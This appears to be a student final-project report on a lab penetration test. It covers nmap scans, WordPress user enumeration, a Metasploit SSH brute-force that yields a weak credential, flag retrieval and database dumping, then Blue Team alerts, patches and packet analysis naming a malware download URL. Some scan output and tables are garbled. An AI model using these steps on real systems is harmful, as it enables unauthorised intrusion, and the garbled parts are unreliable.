Final Project

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Red Team

- Exposed Services
- Exploitation: Enumeration of users
- Exploitation: Bruteforce attack to gain credentials
- Exploitation: Data Exfiltration

Exposed ports:

```
-22
```

-80

-111

-139

-445

```
22/tcp open ssh
 clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open http
 clamav-exec: ERROR: Script execution failed (use -d to debug)
 http-csrf:
 Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.110
   Found the following possible CSRF vulnerabilities:
     Path: http://192.168.1.110:80/
     Form id:
     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a6id=92a4423d01
     Path: http://192.168.1.110:80/index.html
     Form id:
     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01
 http-dombased-xss: Couldn't find any DOM based XSS.
 http-enum:
    /wordpress/: Blog
   /wordpress/wp-login.php: Wordpress login page.
   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
   /manual/: Potentially interesting folder
   /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
 http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp open rpcbind
clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp open netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp open microsoft-ds
_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

```
Host script results:

_smb-vuln-ms10-054: false
_smb-vuln-regsvc-dos:

VULNERABLE:

Service regsvc in Microsoft Windows systems vulnerable to denial of service

State: VULNERABLE

The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes while working on smb-enum-sessions.

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 49.31 seconds root@Kali:~#
```

Exposed ports:

-22

-80

-111

-139

-445

```
22/tcp open ssh
 clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open http
 _clamav-exec: ERROR: Script execution failed (use -d to debug)
  http-csrf:
  Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.115
    Found the following possible CSRF vulnerabilities:
      Path: http://192.168.1.115:80/
      Form id:
     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01
      Path: http://192.168.1.115:80/index.html
      Form id:
     Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01
      Path: http://192.168.1.115:80/contact.php
      Form id: myform
      Form action:
      Path: http://192.168.1.115:80/contact.php
      Form id:
      Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01
      Path: http://192.168.1.115:80/service.html
      Form id:
      Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01
      Path: http://192.168.1.115:80/about.html
      Form id:
      Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d01
  http-dombased-xss: Couldn't find any DOM based XSS.
  http-enum:
    /wordpress/: Blog
   /wordpress/wp-login.php: Wordpress login page.
   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
   /manual/: Potentially interesting folder
    /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
   ttp-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

```
http-enum:
   /wordpress/: Blog
   /wordpress/wp-login.php: Wordpress login page.
   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
   /manual/: Potentially interesting folder
 /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp open rpcbind
| clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp open netbios-ssn
| clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp open microsoft-ds
_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Device type: general purpose
Running: Linux 3.X 4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Host script results:
 smb-vuln-ms10-054: false
 smb-vuln-ms10-061: false
 smb-vuln-regsvc-dos:
   VULNERABLE:
   Service regsvc in Microsoft Windows systems vulnerable to denial of service
     State: VULNERABLE
       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
       while working on smb-enum-sessions.
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.96 seconds
root@Kali:/#
```

Red Team Exploitation: Enumeration of users

Used wpscan for user enumeration


Red Team Exploitation: Bruteforce attack

-Gained credentials utilizing bruteforce attack on open port 22

```
msf5 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success ⇒ true
msf5 auxiliary(
                 canner/ssh/ssh_login) > set blank_passwords true
blank passwords ⇒ true
                  anner/ssh/ssh_login) > set user_as_pass true
msf5 auxiliary(
user as pass ⇒ true
                 canner/ssh/ssh_login) > set verbose true
msf5 auxiliary(
verbose ⇒ true
msf5 auxiliary(scanner/ssh/ssh_login) > run
[+] 192.168.1.110:22 - Success: michael:michael' uid=1000(michael) gid=1000(michael) groups=1000(michael),24(cdrom),25(floppy),29(audio),
30(dip),44(video),46(plugdev),108(<del>netdev) Linux</del> target1 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64 GNU/Linux
    No active DB -- Credential data will not be saved!
    Command shell session 1 opened (192.168.1.90:45557 → 192.168.1.110:22) at 2020-08-25 20:14:41 -0700
    Scanned 1 of 1 hosts (100% complete)
    Auxiliary module execution completed
msf5 auxiliarv(
```

Red Team Exploitation: Data Exfiltration of flag 1

-After gaining michael's credentials, flag 1 became available



Red Team Exploitation: Data Exfiltration of Flag 2

-After successful ssh into target 1, flag 2 was made available

```
cd var
cd www
ls
flag2.txt
html
clear
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

Red Team Exploitation: Data exfiltration of flag 3


-After mysql database was exfiltrated, flag 3 was made available

```
LOCK TABLES `wp_posts` WRITE;
/*!40000 ALTER TABLE `wp_posts` DISABLE KEYS */;
$12','',0,'http://192.168.206.131/wordpress/?page_id=2',0,'page','',0),(4,1,'2018-08-13 01:48:31','0000-00-00 00:00:00','flag3{afc01ab56b5$
/*!40000 ALTER TABLE `wp_posts` ENABLE KEYS */;
UNLOCK TABLES;
```

Red Team Exploitation: Data Exfiltration of flag 4

-After exfiltration of mySQL database a hash for user steven's credentials was found and cracked via John the Ripper

-Steven's credentials allowed to escalate to root privilege and access flag 4



Blue Team Operations Summary

- -Description of targets
- -Monitoring the targets
- -Suggestions for going further

Blue Team: Description of Targets

- Two VMs on the network were vulnerable to attack: Target 1: 192.168.1.110 and Target 2: 192.168.1.115.
- Each VM functions as an Apache web server and both have SSH and HTTP enabled, so ports 22 and 80 are possible ports of entry for attackers


- Target 1
 - o SSH
 - o HTTP
- Target 2
 - SSH
 - HTTP
 - Directory Traversal

Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

Excessive HTTP Errors alert

Alert is implemented as follows:

- Metric: Excessive HTTP errors
- Threshold: 400 HTTP errors in a 5 minute window
- Vulnerability Mitigated: Mitigated potential wordpress default login URL
- **Reliability**: high reliability, 400 alerts for a 5 minute window is cause for investigation




Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

HTTP Request size monitor

Alert is implemented as follows:

- Metric: Large HTTP requests
- Threshold: 3500 bytes in a 1 minute window
- Vulnerability Mitigated: Mitigates potential HTTP DDOS attack
- **Reliability**: Medium, there is a possibility of false positives if web traffic to the server increases drastically at a given point.



Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

CPU usage monitor

Alert is implemented as follows:

- **Metric**: CPU usage
- Threshold: Above 50 percent capacity in last 5 minutes
- Vulnerability Mitigated: Mitigates potential phishing or data mining
- Reliability: High, the server shouldn't be under load in normal conditions.

Edit CPU Usage monitor

Send an alert when your specified condition is met. Your watch will run every 1 minute. Name CPU Usage monitor Indices to query Time field Run watch every metricbeat* × minute @timestamp Use * to broaden your query. Match the following condition WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes 0.15 02:45:00 02:50:00 Perform 1 action when condition is met Add action v > 5 Logging Save alert Cancel Show request

Blue team: Patterns of Traffic & Behavior

Blue Team: Suggestions for going further

Suggest a patch for each vulnerability identified by the alerts above. Remember: alerts only detect malicious behavior. They do not prevent it. It is not necessary to explain how to implement each patch.

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

Vulnerability 1

- Outdated Linux Operating System
- Update Linux OS to latest version [apt-get update && apt-get upgrade -y]
- Several of the discovered vulnerabilities are due to older versions of Linux being installed. OS updates should be checked/done monthly or weekly if possible. Can be done manually or create a CRON job to automate.

Vulnerability 2

- CSRF (Cross Site Request Forgery)
- Implementation of anti-CSRF tokens in web pages
- Why It Works: Anti-CSRF tokens (or simply CSRF tokens) are unique values used in web applications to prevent <u>Cross-Site</u> <u>Request Forgery</u>

Blue Team: Suggestions for going further

Vulnerability 3

- Regsvc SMB DOS vulnerability
- Exploitation of this vulnerability can lead to complete shutdown of the web server or allow for malicious code to be executed
- Mitigation: Update the server to the latest patch to patch future null pointer dereferences.

Network Engagement

- -Network Topology
- -Critical vulnerabilities
- -Traffic Profile
- -Normal Activity
- -Malicious Activity

Network Engagement: Network Topology

Target 1


Operating System: Linux
Purpose: Webpage Server
IP Address: 192.168.1.110

Target 2

Operating System: Linux
 Purpose: Webpage server

• IP Address: 192.168.1.115

Network Engagement: Network Topology



Network Engagement: Critical Vulnerabilities

-26 Critical Vulnerabilities in target 1

```
CVE-2017-7679
                7.5
                         https://vulners.com/cve/CVE-2017-7679
CVE-2017-7668
                7.5
                        https://vulners.com/cve/CVE-2017-7668
CVE-2017-3169
                        https://vulners.com/cve/CVE-2017-3169
                7.5
CVE-2017-3167
                7.5
                        https://vulners.com/cve/CVE-2017-3167
                6.8
CVE-2018-1312
                        https://vulners.com/cve/CVE-2018-1312
CVE-2017-15715
                6.8
                        https://vulners.com/cve/CVE-2017-15715
CVE-2017-9788
                        https://vulners.com/cve/CVE-2017-9788
                6.4
CVE-2019-0217
                6.0
                        https://vulners.com/cve/CVE-2019-0217
CVE-2020-1927
                5.8
                        https://vulners.com/cve/CVE-2020-1927
                5.8
                        https://vulners.com/cve/CVE-2019-10098
CVE-2019-10098
CVE-2020-1934
                        https://vulners.com/cve/CVE-2020-1934
                5.0
                        https://vulners.com/cve/CVE-2019-0220
CVE-2019-0220
                5.0
                5.0
                        https://vulners.com/cve/CVE-2018-17199
CVE-2018-17199
CVE-2017-9798
                5.0
                        https://vulners.com/cve/CVE-2017-9798
CVE-2017-15710
                        https://vulners.com/cve/CVE-2017-15710
                5.0
                        https://vulners.com/cve/CVE-2016-8743
CVE-2016-8743
                5.0
CVE-2016-2161
                5.0
                        https://vulners.com/cve/CVE-2016-2161
                5.0
CVE-2016-0736
                        https://vulners.com/cve/CVE-2016-0736
CVE-2014-3583
                5.0
                        https://vulners.com/cve/CVE-2014-3583
CVE-2020-11985
                        https://vulners.com/cve/CVE-2020-11985
                4.3
                        https://vulners.com/cve/CVE-2019-10092
CVE-2019-10092
                4.3
CVE-2016-4975
                4.3
                        https://vulners.com/cve/CVE-2016-4975
                        https://vulners.com/cve/CVE-2015-3185
CVE-2015-3185
                4.3
CVE-2014-8109
                4.3
                        https://vulners.com/cve/CVE-2014-8109
                        https://vulners.com/cve/CVE-2018-1283
CVE-2018-1283
                3.5
CVE-2016-8612
                3.3
                        https://vulners.com/cve/CVE-2016-8612
```

Critical Vulnerabilities in Target 1

Vulnerability	Description	Impact	
CVE-2017-7679, 7668, 3169, and 3167	Apache httpd prior to version 2.4.26 is susceptible to vulnerabilities which could lead to privilege escalation, information disclosure, or Denial of Service (DoS).	Possible privilege escalation, DOS attack, and information disclosure	
CVE-2018-1312, CVE-2017-15715,	Apache httpd prior to version 2.4.29 is susceptible to vulnerabilities which could lead to disclosure of potentially sensitive information, addition or modification of data or Denial of Service (DoS)	Successful exploitation of these vulnerabilities could lead to disclosure of potentially sensitive information, addition or modification of data or Denial of Service (DoS)	

Network Engagement: Critical Vulnerabilities

-26 Critical Vulnerabilities in target 2

```
CVE-2017-7679
                7.5
                        https://vulners.com/cve/CVE-2017-7679
CVE-2017-7668
                7.5
                        https://vulners.com/cve/CVE-2017-7668
CVE-2017-3169
                7.5
                        https://vulners.com/cve/CVE-2017-3169
CVE-2017-3167
                7.5
                        https://vulners.com/cve/CVE-2017-3167
CVE-2018-1312
                6.8
                        https://vulners.com/cve/CVE-2018-1312
                6.8
                        https://vulners.com/cve/CVE-2017-15715
CVE-2017-15715
                        https://vulners.com/cve/CVE-2017-9788
CVE-2017-9788
                6.4
CVE-2019-0217
                        https://vulners.com/cve/CVE-2019-0217
                6.0
CVE-2020-1927
                5.8
                        https://vulners.com/cve/CVE-2020-1927
CVE-2019-10098
                5.8
                        https://vulners.com/cve/CVE-2019-10098
CVE-2020-1934
                        https://vulners.com/cve/CVE-2020-1934
                5.0
                        https://vulners.com/cve/CVE-2019-0220
CVE-2019-0220
                5.0
                        https://vulners.com/cve/CVE-2018-17199
CVE-2018-17199
                5.0
CVE-2017-9798
                5.0
                        https://vulners.com/cve/CVE-2017-9798
CVE-2017-15710
                5.0
                        https://vulners.com/cve/CVE-2017-15710
CVE-2016-8743
                5.0
                        https://vulners.com/cve/CVE-2016-8743
CVE-2016-2161
                5.0
                        https://vulners.com/cve/CVE-2016-2161
CVE-2016-0736
                5.0
                        https://vulners.com/cve/CVE-2016-0736
                5.0
CVE-2014-3583
                        https://vulners.com/cve/CVE-2014-3583
CVE-2020-11985
                4.3
                        https://vulners.com/cve/CVE-2020-11985
CVE-2019-10092
                4.3
                        https://vulners.com/cve/CVE-2019-10092
CVE-2016-4975
                4.3
                        https://vulners.com/cve/CVE-2016-4975
CVE-2015-3185
                4.3
                        https://vulners.com/cve/CVE-2015-3185
                4.3
CVE-2014-8109
                        https://vulners.com/cve/CVE-2014-8109
CVE-2018-1283
                3.5
                        https://vulners.com/cve/CVE-2018-1283
CVE-2016-8612
                3.3
                        https://vulners.com/cve/CVE-2016-8612
```

Critical Vulnerabilities in Target 2

Vulnerability	Description	Impact
CVE-2017-7679, 7668, 3169, and 3167	Apache httpd prior to version 2.4.26 is susceptible to vulnerabilities which could lead to privilege escalation, information disclosure, or Denial of Service (DoS).	Possible privilege escalation, DOS attack, and information disclosure
CVE-2020-2034	Command injection attacks are using execution of arbitrary commands on the host OS possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell.	Possible a command injection attack, an attacker can easily take complete control of the host operating system of the web server.
CVE-2007-4723	Directory traversal vulnerability in search engine for web server allows remote attackers to read arbitrary files via "\" sequences in queries.	An attacker may use directory traversal to download server configuration files, which contain sensitive information and potentially expose more server vulnerabilities

Network Engagement: Traffic Profile

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 (36MB), 192.168.1.100 and .90(30MB) 185.243.115.84 (27MB)	Machines that sent the most traffic.
Most Common Protocols	UDP(1957 requests) TCP(1374 requests) IPv4(810 requests)	Three most common protocols on the network.
Number of Unique IP Addresses	UDP=1957 IPv4=810 Ethernet=38	Count of observed IP addresses.
Subnets		Observed subnet ranges.
Number of Malware Species	Jun.dll (CLEAN MX, CyRadar, Forcepoint ThreatSeeker, Kaspersky.)	Number of malware binaries identified in traffic.

Network Engagement: Behavioral analysis

Users were observed engaging in the following kinds of activity.

"Normal" Activity

Setting up Active Directory or watching YouTube.

Suspicious Activity

• Downloading of malware from particular browsers, such as publicdomaintorrents.

Network Engagement: Normal Activity

- What kind of traffic did you observe? Which protocol(s)?
 - -Active Directory; LDAP
- What, specifically, was the user doing? Which site were they browsing? Etc
 - -set up an AD network to watch videos and download malware;
 - -publicdomaintorrents.com & http://205.185.125.104/files/jun11.dll
- Include screenshots of packets justifying your conclusions.

No.	Time	Source	▼ Destination	Protocol	Length Info
3743	11 353.026367700	10.6.12.12	10.6.12.157	LDAP	1386 searchResEntry(2) " <root>" searchResDone(2) success</root>
374	78 353.222421900	10.6.12.12	10.6.12.157	LDAP	1386 searchResEntry(4) " <root>" searchResDone(4) success</root>
3754	47 353.546663400	10.6.12.12	10.6.12.157	LDAP	264 bindResponse(6) success
3755	53 353.566182900	10.6.12.12	10.6.12.157	LDAP	220 SASL GSS-API Integrity:
3755	56 353.584583300	10.6.12.12	10.6.12.157	LDAP	642 SASL GSS-API Integrity:
3758	89 353.707379800	10.6.12.12	10.6.12.157	LDAP	143 SASL GSS-API Integrity:
3766	61 354.013396600	10.6.12.12	10.6.12.157	LDAP	143 SASL GSS-API Integrity:
376	77 354.048823600	10.6.12.12	10.6.12.157	LDAP	234 SASL GSS-API Integrity:
3768	85 354.061122300	10.6.12.12	10.6.12.157	LDAP	143 SASL GSS-API Integrity:
3768	87 354.068513300	10.6.12.12	10.6.12.157	LDAP	215 SASL GSS-API Integrity:
3772	25 354.235012000	10.6.12.12	10.6.12.157	LDAP	264 bindResponse(4) success
3776	61 354.407459800	10.6.12.12	10.6.12.157	LDAP	1386 searchResEntry(1) " <root>" searchResDone(1) success</root>
3770	66 354.446520800	10.6.12.12	10.6.12.157	LDAP	264 bindResponse(3) success
3779	96 354.523883000	10.6.12.12	10.6.12.157	LDAP	536 SASL GSS-API Integrity: searchResEntry(4) "DC=frank-n-
0704	17 OF 4 FOR ON 4700	40 0 40 40	40 0 40 457	LDAD	004 handDannana(7)

L	IV	ILY							
	ip.addr == 172.16.4.0/24 and ldap								
No		Time	Source	Destination	Prot ▼ Le	e			
T	12478	175.600106200	172.16.4.205	172.16.4.4	LDAP				
V	12480	175.605156000	172.16.4.4	172.16.4.205	LDAP				
	12481	175.608663400	172.16.4.205	172.16.4.4	LDAP				
٠	12482	175.617240300	172.16.4.4	172.16.4.205	LDAP				
18	12487	175.653635600	172.16.4.205	172.16.4.4	LDAP				
		175.658695700		172.16.4.205	LDAP				
	12490	175.662383200	172.16.4.205	172.16.4.4	LDAP				
		175.665753000		172.16.4.205	LDAP				
	277.777		172.16.4.205		LDAP				
		175.672728000		172.16.4.205	LDAP				
100			172.16.4.205		LDAP				
		175.702229400		172.16.4.205	LDAP	1			
13	12496	175.703842000	172.16.4.205	172.16.4.4	LDAP				
	12501	175.708945600		172.16.4.4	LDAP				
	Framo	12/01: 210 hut		752 bits), 219 bytes cap	turnd (17	15			
_	Ethorr	12401. 219 Dy	novoEM b0.63.5	14 (00:59:07:b0:63:a4),	Det: Doll	3			
				ba:db:19:49:50)	nar, neit	_			
				9:07:b0:63:a4)					
		e: IPv4 (0x080		3.07.00.03.44)					
l.				172.16.4.205, Dst: 172.	16 4 4				
		00 = Versi		112110141200, 0011 1121	101717				
		1.7. D. 1911 D. S. H.	r Length: 20 b	vtes (5)					
				0x00 (DSCP: CS0, ECN: N	ot -FCT)				
		al Length: 205							
		entification: 0							
		igs: 0x4000, Do							
			00 = Fragment	offset: 0					
		ne to live: 128							
	0.00	tocol: TCP (6)							
				tion disabledl					

Network Engagement: Malicious Activity

- What kind of traffic did you observe? Which protocol(s)?
 - -malware downloaded, protocol is HTTP
- What, specifically, was the user doing? Which site were they browsing? Etc.
 - -Users used laptops to connect with AD and then downloaded through the malicious website
 - -http://publicdomaintorrents.com & http://205.185.125.104/files/jun11.dll
- Include screenshots of packets justifying your conclusions.

